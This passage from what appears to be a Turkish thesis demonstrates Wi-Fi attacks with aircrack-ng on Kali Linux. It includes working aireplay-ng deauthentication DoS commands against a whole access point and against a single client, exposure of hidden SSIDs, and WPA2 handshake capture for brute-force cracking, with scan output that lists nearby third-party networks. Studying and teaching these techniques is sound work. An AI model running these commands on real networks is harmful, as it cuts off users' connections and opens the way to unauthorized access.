00:BD:D1:52:83:61	-61	18	0 0	6	130	WPA2	CCMP	PSK	AndroidAP	
90:9A:4A:57:33:6E	-66	35	3 0	5	130	WPA2	CCMP	PSK	TurkTelekom_TP336E_2.4GHz	
8C:DE:F9:0E:08:B9	-69	1	3 0	9	130	WPA2	CCMP	PSK	12345	
9C:B2:B2:B6:CA:6D	-70	5	0 0	4	130	WPA2	CCMP	PSK	Kuloglu_Family	
5C:63:BF:E4:8A:62	-72	7	0 0	9	130	WPA2	CCMP	PSK	TurkTelekom_T36CF	
80:3F:5D:5B:A5:08	-68	5	0 0	2	130	WPA2	CCMP	PSK	Parkyasak2	
18:A6:F7:A5:F1:D0	-63	18	121 0	1	130	WPA2	CCMP	PSK	TP-LINK_F1D0	
62:E8:94:7A:D9:61	-28	40	13 0	13	270	WPA2	CCMP	PSK	DOS Saldırısı TEST AP	
34:E8:94:7A:D9:60	-27	39	67 0	13	270	WPA2	CCMP	PSK	Kutbeyy	
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
5C:6A:80:01:55:27	82:3F:5D:0B:A5:08	-71	0 - 1e	0	3					
30:42:40:A7:F1:90	98:BB:BA:1B:BB:4F	-63	0 - 1	0	14					
5C:63:BF:AC:5B:63	8A:9C:ED:71:13:33	-65	24e- 1e	0	6					
5C:63:BF:AC:5B:63	94:87:E0:33:1A:56	-69	0 - 1e	0	1					
C0:BD:D1:52:83:61	B4:F7:A1:E8:76:04	-63	0 - 1e	0	3					
90:9A:4A:57:33:6E	B4:F7:A1:C1:3A:19	-1	11e- 0	0	3					
90:9A:4A:57:33:6E	80:4E:79:7D:1E:F0	-61	0 - 1	0	16					

Şekil 2.34. Deauth DoS saldırısı için hedef cihazın MAC adresi tespiti



CH 6][Elapsed: 1 min][2021-12-17 14:03										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
5C:63:BF:AC:5B:63	-48	14	546	19567	0	6	130	WPA2	CCMP	PSK [C*]
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
5C:63:BF:AC:5B:63	A8:9C:ED:71:13:33	-63	24e- 1e	0	19545					
5C:63:BF:AC:5B:63	94:87:E0:33:1A:56	-81	24e- 1e	0	2					
5C:63:BF:AC:5B:63	FC:42:03:D7:E8:72	-81	24e-24	0	34					
Quitting...										

Şekil 2.33. Hedef kablosuz bağlantı noktasına bağlı cihazların listesi



```

root@kali:~# aireplay-ng --deauth 0 -a 5C:63:BF:AC:5B:63 wlan0
14:56:16 Waiting for beacon frame (BSSID: 5C:63:BF:AC:5B:63) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:56:16 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:17 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:17 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:18 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:19 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:19 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:20 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:20 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:21 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:21 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:22 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:22 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:23 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:23 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:24 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:24 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:25 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:26 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:26 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:27 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:27 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:28 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:29 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
14:56:30 Sending DeAuth (code 7) to broadcast -- BSSID: [5C:63:BF:AC:5B:63]
```

Şekil 2.32. Hedef kablosuz bağlantı noktasına bağlı cihazların düşürülmesi

```

AP ye bağlı cihazlar
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x Hedef AP Seçimi x AP ye bağlı cihazlar x DOS saldırısı x

CH 6 ][ Elapsed: 12 s ][ 2021-12-17 14:57
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
5C:63:BF:AC:5B:63 -62 100 0 0 0 -1 -1 <length: 0>
BSSID STATION PWR Rate Lost Frames Notes Probes
[Red Box]

```

Şekil 2.35. Hedef kablosuz bağlantı noktasına bağlı cihazların düşürüldüğünün tespiti

aireplay-ng --deauth 0 -a [hedef MAC adresi] wlan0 komutu terminal üzerinden çalıştırılır. Hedef olarak seçilen AP'ye ait atak komutu aireplay-ng --deauth 0 -a 5C:63:BF:AC:5B:63 wlan0 şeklinde olacaktır. Atak komutunun kullanımı aşağıdaki Şekil 2.34.'te gösterilmiştir. Son olarak deauthentication DoS saldırısının başarılı olduğunu kontrol etmek için hedef AP'ye bağlı cihaz sayısı terminal üzerinden airodump-ng -c 6 --bssid 5C:63:BF:AC:5B:63 wlan0 komutu ile kontrol edilir (Şekil 2.35.).

Şekil 2.33.'te ilk taramada 3 adet cihaz bağlı olduğu tespit edilmişti. Şekil 2.35.'te görüldüğü gibi hedef kablosuz AP'ye bağlı herhangi bir cihaz gözükmemektedir. Saldırı yapıldıktan sonra hedef AP'nin bir süre sonra farklı kanalda yayın yapmaya başladığı görülmüştür.

2.13.2. Spesifik kullanıcıya deauth DOS saldırısı

Hedef AP'ye bütün cihazların bağlanması engellemek yerine hedef AP'ye bağlı olan cihazlardan sadece bir tanesinin bağlanması engellenebilir.

```

root@kali: ~
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x

CH 13 ][ Elapsed: 36 s ][ 2021-12-17 15:54
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
34:E8:94:7A:D9:60 -29 13 365 5415 112 13 270 WPA2 CCMP PSK Kutbeyy
BSSID STATION PWR Rate Lost Frames Notes Probes
34:E8:94:7A:D9:60 D4:61:DA:D8:A6:5C -29 0 - 1 907 3827
34:E8:94:7A:D9:60 E0:12:05:19:50:87 -57 24e- 1 0 3370
34:E8:94:7A:D9:60 2A:04:C8:9A:04:E9 -61 24e- 1 0 2045
34:E8:94:7A:D9:60 A4:45:19:E2:9B:10 -65 24e-24e 2 55
Quitting...

```

Şekil 2.36. Spesifik kullanıcının MAC adresinin tespiti

D4:61:DA:D8:A6:5C MAC adresine sahip hedef AP'ye bağlı cihaza DoS saldırısı yapabilmek için terminal üzerinden “aireplay-ng --deauth 0 -a 34:E8:94:7A:D9:60 -c D4:61:DA:D8:A6:5C wlan0” komutu kullanılmalıdır. “-a” parametresinden sonra yazılan argüman hedef AP'nin MAC adresidir. “-c” parametresinden sonra yazılan argüman hedef AP'ye bağlı istemci cihazın MAC adresidir. Şekil 2.36.'da hedef istemci cihaza DOS

saldırısı yapılmaya başlandığı anda resimde Lost kolonu altında bağlı cihazın bağlantı kaybı yaşadığı görülmektedir. Atak komutu aşağıdaki Şekil 2.37.'de gösterilmiştir.

airodump-ng -c 13 --bssid 34:E8:94:7A:D9:60 wlan0 komutu ile terminal üzerinden 34:E8:94:7A:D9:60 MAC adresine sahip AP'ye bağlı cihaz listesi tekrar kontrol edilir. D4:61:DA:D8:A6:5C MAC adresine sahip istemcinin listede bulunmadığı Şekil 2.38.'de görülmektedir.

```

root@kali: ~ ] Elapsed: 24 s ][ 2021-12-17 15:55
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
CH 13 ][ Elapsed: 24 s ][ 2021-12-17 15:55
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
34:E8:94:7A:D9:60 -37 100     239    4272   3 13 270 WPA2 CCMP PSK Kutbeyy
BSSID          STATION      PWR Rate Lost Frames Notes Probes
34:E8:94:7A:D9:60 A4:45:19:E2:9B:10 -59 24e- 6e   0     8
34:E8:94:7A:D9:60 E0:12:83:19:50:87 -61 24e- 1     0     3129
34:E8:94:7A:D9:60 2A:04:C8:9A:04:E9 -63 24e- 1     1     1164
Quitting...
[~] # 

```

Şekil 2.37. Spesifik kullanıcının düşürülmesinin tespiti

```

root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
aireplay-ng --deauth 0 -a 34:E8:94:7A:D9:60 -c D4:61:DA:D8:A6:5C wlan0
15:52:57 Waiting for Beacon Frame (BSSID: 34:E8:94:7A:D9:60) on channel 13
15:52:58 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|58 ACKs]
15:52:58 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [12|70 ACKs]
15:52:59 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [75|118 ACKs]
15:53:00 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [60|117 ACKs]
15:53:00 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [55|121 ACKs]
15:53:01 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [57|75 ACKs]
15:53:02 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [22|63 ACKs]
15:53:03 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 5|59 ACKs]
15:53:03 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|52 ACKs]
15:53:04 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|65 ACKs]
15:53:05 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|61 ACKs]
15:53:05 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|62 ACKs]
15:53:06 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|64 ACKs]
15:53:07 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|62 ACKs]
15:53:07 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|64 ACKs]
15:53:08 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|63 ACKs]
15:53:09 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|64 ACKs]
15:53:09 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 2|64 ACKs]
15:53:10 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 1|64 ACKs]
15:53:11 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|65 ACKs]
15:53:11 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|62 ACKs]
15:53:12 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|63 ACKs]
15:53:13 Sending 64 directed DeAuth (code 7). STMAC: [D4:61:DA:D8:A6:5C] [ 0|63 ACKs]

```

Şekil 2.38. Spesifik kullanıcıya deauth DoS saldırısı

2.13.3. Gizli SSID tespiti

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
5C:63:BF:20:88:C5	-1	0	0 0	10	-1				<length: 0>
60:32:B1:C2:D3:56	-1	0	0 0	1	-1				<length: 0>
8C:DE:F9:0E:08:B9	-1	0	0 0	2	-1				<length: 0>
5C:6A:80:01:55:27	-1	0	0 0	2	-1				<length: 0>
2A:D9:1A:75:38:18	-23	130	0 0	13	180	WPA3	CCMP	SAE	<length: 0>
34:E8:94:7A:D9:60	-33	62	23 4	13	270	WPA2	CCMP	PSK	Kutbeyy
5C:63:BF:AC:5B:63	-47	103	2 0	7	130	WPA2	CCMP	PSK	[*]
18:A6:F7:AC:F1:00	-66	55	1 0	1	130	WPA2	CCMP	PSK	TP-LINK_F1D0
90:9A:4A:57:33:6E	-67	27	4 0	5	130	WPA2	CCMP	PSK	TurkTelekom_TP336E_2.4GHz
9C:B2:B6:CA:6D	-69	15	5 0	4	130	WPA2	CCMP	PSK	Kuloglu_Family
5C:63:BF:E4:8A:62	-70	9	0 0	2	130	WPA2	CCMP	PSK	TurkTelekom_T36CF
30:42:40:47:F1:90	-72	20	6 0	7	130	WPA2	CCMP	PSK	TurkTelekom_ZTZ7E3_2.4GHz
80:3F:5D:5B:45:08	-73	5	0 0	2	130	WPA2	CCMP	PSK	Parkeyasak2
1C:7F:2C:BE:A0:78	-74	8	0 0	1	270	WPA2	CCMP	PSK	VodafoneNet_G30TE7
5C:63:BF:B6:1E:B7	-80	5	0 0	10	130	WPA2	CCMP	PSK	TTNET_TP-LINK_3AAA
40:B0:76:02:89:A8	-82	11	0 0	11	130	WPA2	CCMP	PSK	ASUS_A8_2G
C0:BD:D1:52:83:61	-67	12	0 0	6	130	WPA2	CCMP	PSK	AndroidAP
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes		
5C:63:BF:20:88:C5	A4:55:90:D4:95:42	-81	0 - 1e	0	4				
60:32:B1:C2:D3:56	EE:1E:55:47:AC:71	-81	0 - 1e	0	15				
8C:DE:F9:0E:08:B9	94:9A:A9:6C:52:57	-69	0 - 1	0	6				
5C:6A:80:01:55:27	82:3F:5D:0B:A5:08	-75	0 - 1e	0	2				
34:E8:94:7A:D9:60	74:15:75:D5:57:41	-5	0 - 1e	0	3				
5C:63:BF:AC:5B:63	A8:9C:ED:71:13:33	-45	0 - 1e	0	1				
90:9A:4A:57:33:6E	D4:5E:EC:3B:15:84	-69	12e- 1	28	10				
Quitting...									

Şekil 2.39. Gizli SSID'lerin listesi

Kablosuz bağlantı noktalarının SSID'leri manuel olarak gizlenebilmektedir. Şekil 2.39. incelendiğinde ESSID kolonu altında bazı cihazların yayın yaptığı isimleri gözükmemektedir. Şekil 2.39.'da sarı çerçeve içine alınmış olan cihaz hariç, kırmızı çerçeve içindeki diğer ESSID bilgisi olmayan cihazların modem olmadığı anlaşılmaktadır. Bu cihazlar 2.4 GHz – 5 GHz frekans bandını kullanan kablosuz ağ bağlantısı oluşturmayan elektronik cihazlardır. Kablosuz bağlantı noktalarına atak ve saldırı işlemi yapılacaksa Beacons (verici) kolonu altında bulunan değerlerin aktif ve hareket halinde olması gereklidir. Şekil 2.39.'da sarı çerçeve içine alınmış 2A:D9:1A:75:38:18 MAC adresine sahip cihazın Beacons (verici) kolonu altındaki hareketlilikten anlaşılacağı üzere aktif ve yayın yapan kablosuz bağlantı noktası olduğu ve ESSID bilgisinin bulunmadığı görülmektedir. Airodump-ng ve Aireplay-ng araçları kablosuz ağlara saldırır ve atak yaparken aynı anda hedef ile ilgi bilgi toplamaya çalışan araçlardır.

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
34:E8:94:7A:D9:60	-29	100	184	6 0	13	270	WPA2	CCMP	PSK	Kutbeyy
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
34:E8:94:7A:D9:60	74:15:75:D5:57:41	-13	1e- 1e	471	10					

Şekil 2.40. Gizli SSID tespiti

Bu sebeple ESSID'si bilinmeyen cihazların ESSID bilgilerine ulaşmak istenirse başlık 2.12. altında uygulanan packet injection işlemi ile hedef AP'ye bağlı cihazların listesi bulma

işlemi uygulanır. Şekil 2.40.'ta olduğu gibi packet injection işlemi ile hedef AP'ye bağlı istemci listesi bulunurken airodump-ng aracı gizli SSID bilgisini bulmaya çalışacaktır. Bu yöntem ile gizli SSID bilgisine ulaşamazsa mevcutta çalışan hedef AP'ye bağlı istemci listesi bulma işlemini yapan terminal kapatılmadan, başka bir terminal üzerinden hedef AP'ye sınırlı paket sayısına sahip başlık 2.13.1. altında gösterilen deauth DoS saldırısı yapılır. Sınırlı saldırının belirli sayıda atak paketi gönderme işlemidir. Terminal üzerinden aireplay-ng --deauth 20 -a 34:E8:94:7A:D9:60 wlan0 komutu çalıştırılır. Bu komut içerisindeki 20 sayısı hedef AP'ye gönderilecek toplam paket sayısını belirtir. Eğer 20 sayısı yerine 0 sayısı yazılsa sürekli paket gönderme işlemi gerçekleşmiş olacaktır. Saldırı yapıldıktan sonra AP'ye bağlı istemcilerin bağlantısı kopacaktır. İstemciler hedef AP'ye tekrar bağlantı yapmaya çalıştığı anda gizli SSID bilgisi Şekil 2.40.'ta kırmızı çerçeve içinde gözükecektir.

2.14. Wi-Fi Brute Force Saldırıları

Herhangi bir kablosuz bağlantı noktasına daha önceden bağlanmış veya ilk defa bağlantı yapan istemci arasında doğrulama işlemi gerçekleşir. Bu duruma örnek olarak bir modeme bir akıllı telefon aracılığı ile modemin parolası girilerek bağlantı yapılması işlemi verilebilir. Kablosuz bağlantı noktası ile istemci arasındaki bu işleme handshake (El Sıkışma) işlemi adı verilir. Handshake (el sıkışma) gerçekleşirken aircrack-ng araçlarının packet injection ve packet sniffer özellikleri sayesinde araya girilerek bu paketler yakalanabilir. Yakalanan bu paketlerin içerisinde modemin parolasının şifrelenmiş (Encrypted) hali bulunmaktadır. Yakalanan paketler ".cap" uzantılı dosyalara kaydedilir. ".cap" uzantılı dosyalar belli programlar aracılığı ile açılıp içeriği okunabilir. Dosya içerisindeki modem parolası şifrelenmiş şekilde bulunduğuundan dolayı kırılması gereklidir.

2.14.1. WPA/WPA2 şifresini elde etme

```

root@kali: ~ x root@kali: ~ x
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
CH 14 ][ Elapsed: 6 s ][ 2021-12-17 22:08
BSSID      PWR  Beacons   #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
8C:DE:F9:0E:08:B9 -1     0     0     0     2    -1           <length: 0>
5C:6A:80:01:55:27 -1     0     0     0     1    -1           <length: 0>
60:32:B1:C2:D3:56 -1     0     0     0     1    -1           <length: 0>
34:E8:94:7A:D9:60 -30    21    0     0     13   270  WPA2 CCMP  PSK  Kutbeyy
3C:03:6F:AC:5B:03 -46    23    0     0     7    130  WPA2 CCMP  PSK  TP-LINK_F1D0
18:A6:F7:A5:F1:D0 -67    12    1     0     1    130  WPA2 CCMP  PSK  Parkyasak2
80:3F:5D:5B:A5:08 -70    5     0     0     2    130  WPA2 CCMP  PSK  TurkTelekom_T36CF
5C:63:BF:E4:8A:62 -72    3     1     0     2    130  WPA2 CCMP  PSK  TurkTelekom_ZTZ7E3_2.4GHz
30:42:40:A7:F1:90 -72    7     0     0     7    130  WPA2 CCMP  PSK  TurkTelekom_ZTZ7E3_2.4GHz

BSSID      STATION      PWR  Rate   Lost   Frames Notes Probes
8C:DE:F9:0E:08:B9 94:9A:96:C5:52:57 -69  0 - 1   1     2
8C:DE:F9:0E:08:B9 DA:FA:1F:17:AA:AF -77  0 - 1   0     1
5C:6A:80:01:55:27 82:3F:5D:0B:A5:08 -69  0 - le   1     5
60:32:B1:C2:D3:56 EE:1E:55:47:AC:71 -71  0 - le   0     6
60:32:B1:C2:D3:56 CE:96:CB:F2:B5:27 -81  0 - le   3     2
34:E8:94:7A:D9:60 74:15:75:D5:57:41 -53  0 - le   0     2
5C:63:BF:AC:5B:63 A8:9C:ED:71:13:33 -51  1e- 1e   0     2
30:42:40:A7:F1:90 A6:92:2D:A4:49:DB -81  0 - 6e   1     6
Quitting...

```

Şekil 2.41. Brute force saldırısı için kanal ve MAC adresi tespiti

Şekil 2.41.'de gösterildiği gibi hedef kablosuz bağlantı noktasının MAC adresi ve yayın yaptığı kanal tespit edilir.

```

root@kali: ~ x root@kali: ~ x
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
CH 13 ][ Elapsed: 2 mins ][ 2021-12-17 22:40 ] WPA handshake: 34:E8:94:7A:D9:60
BSSID      PWR RXQ Beacons   #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
34:E8:94:7A:D9:60 -25 100  1449   1199  2  13  270  WPA2 CCMP  PSK  Kutbeyy
BSSID      STATION      PWR  Rate   Lost   Frames Notes Probes
34:E8:94:7A:D9:60 E0:12:83:19:50:87 -23  24e- 1   40   141  PMKID
34:E8:94:7A:D9:60 74:15:75:D5:57:41 -15  24e- 1e   1257  408  PMKID
34:E8:94:7A:D9:60 2A:04:C8:9A:04:E9 -47  24e- 1   0    366  PMKID
34:E8:94:7A:D9:60 A4:45:19:E2:9B:10 -56  24e- 6e   230   310

[ 00:00:00.113] [-] aireplay-ng --deauth 10 -a 34:E8:94:7A:D9:60 wlan0
22:40:29 Waiting for beacon frame (BSSID: 34:E8:94:7A:D9:60) on channel 13
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:40:30 Sending DeAuth (code 7) to broadcast -- BSSID: [34:E8:94:7A:D9:60]
22:40:30 Sending DeAuth (code 7) to broadcast -- BSSID: [34:E8:94:7A:D9:60]
22:40:31 Sending DeAuth (code 7) to broadcast -- BSSID: [34:E8:94:7A:D9:60]
22:40:31 Sending DeAuth (code 7) to broadcast -- BSSID: [34:E8:94:7A:D9:60]
22:40:32 Sending DeAuth (code 7) to broadcast -- BSSID: [34:E8:94:7A:D9:60]
22:40:32 Sending DeAuth (code 7) to broadcast -- BSSID: [34:E8:94:7A:D9:60]
22:40:33 Sending DeAuth (code 7) to broadcast -- BSSID: [34:E8:94:7A:D9:60]
22:40:33 Sending DeAuth (code 7) to broadcast -- BSSID: [34:E8:94:7A:D9:60]
22:40:34 Sending DeAuth (code 7) to broadcast -- BSSID: [34:E8:94:7A:D9:60]
22:40:34 Sending DeAuth (code 7) to broadcast -- BSSID: [34:E8:94:7A:D9:60]

[ (root@kali) ~ ]
# 


```

Şekil 2.42. Brute force saldırısı için .cap uzantılı dosyanın elde edilmesi

Şekil 2.42.'de yeşil çerçeve içerisinde belirtildiği gibi airodump-ng -c 13 --bssid 34:E8:94:7A:D9:60 wlan0 -w wpaHash komutu kullanılarak packet sniffer ve packet injection işlemleri başlamış olur. Hedef AP'ye bağlı istemcilerin listesine ulaşılacaktır.

Belirtilen komutta -w parametresi yakalanan paketlerin dosyalara kaydedilmesini sağlamaktadır. -w parametresinden sonra gelen wpaHash dosyanın hangi isimde kaydedileceğini belirtir. Komut terminalde çalıştırılmadan aynı terminal üzerinde pwd komutu ile o anda bulunulan dizin yolu öğrenilmelidir. Çünkü -w parametresi aracılığı ile kaydedilen dosyalar bu dizin içerisinde kaydedilecektir. Şekil 2.42.'de sarı çerçeve içerisinde alınmış alanda aireplay-ng --deauth 10 -a 34:E8:94:7A:D9:60 wlan0 komutu ile hedef AP'ye sınırlı sayıda paket içeren deauth DOS saldırısı gerçekleştirilir. Bu saldırısı ile istemcilerin bağlantısı hedef AP'den kopacaktır. Saldırı bittiğinde istemciler hedef AP'ye tekrar bağlanmak isteyecektir. Bu bağlantı sırasında Şekil 2.42.'nin sağ üst köşesinde kırmızı çerçeve içerisinde görüldüğü gibi WPA handshake: 34:E8:94:7A:D9:60 yazısı ortaya çıkacaktır. Bu işlemler esnasında airodump-ng -c 13 --bssid 34:E8:94:7A:D9:60 wlan0 -w wpaHash komutu sürekli olarak terminal üzerinde çalışır durumda olmalıdır. Bu komut WPA handshake: 34:E8:94:7A:D9:60 yazısı belirdiği anda elde ettiği paketlerin içeriğini ".cap" uzantılı dosyalara kayıt edecektir (Şekil 2.43.).


Wireshark programı ile ".cap" uzantılı dosya açılır. Şekil 2.45.'te gösterildiği gibi program aracılığıyla "eapol" terimi aratılır. Bulunan arama sonuçları içerisinde Source (Kaynak) ve Destination (Kaynak) kolonları incelenir. Kaynak kolonunda modem, hedef kolonunda



